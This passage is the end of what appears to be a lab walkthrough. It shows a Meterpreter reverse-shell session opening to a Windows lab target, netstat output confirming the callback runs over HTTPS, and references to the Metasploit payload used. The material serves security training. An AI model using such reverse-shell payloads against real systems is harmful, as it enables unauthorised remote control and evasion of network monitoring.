[*] Meterpreter session 1 opened (10.10.15.2:443 -> 10.0.30.224:49725) at 2021-04-07 12:29:23 +0530

meterpreter > 
```

If we check the connection type on the target machine, it is an HTTPS connection.



```
PS C:\Users\Administrator> netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            AttackDefense:0        LISTENING
  TCP    0.0.0.0:445            AttackDefense:0        LISTENING
  TCP    0.0.0.0:3389           AttackDefense:0        LISTENING
  TCP    0.0.0.0:5985           AttackDefense:0        LISTENING
  TCP    0.0.0.0:47001          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49664          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49665          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49666          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49667          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49668          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49669          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49672          AttackDefense:0        LISTENING
  TCP    10.0.30.224:139        AttackDefense:0        LISTENING
  TCP    10.0.30.224:3389       ip-10-10-15-3:55194    ESTABLISHED
  TCP    10.0.30.224:49724      ip-10-10-15-2:https    TIME_WAIT
  TCP    10.0.30.224:49726      ip-10-10-15-2:https    ESTABLISHED
  TCP    [::]:135               AttackDefense:0        LISTENING
```

References:

1. Metasploit Payload (https://www.rapid7.com/db/modules/payload/windows/meterpreter/reverse_tcp_allports)
2. Meterpreter HTTP/HTTPS Communication (https://blog.rapid7.com/2011/06/29/meterpreter-httphttps-communication/)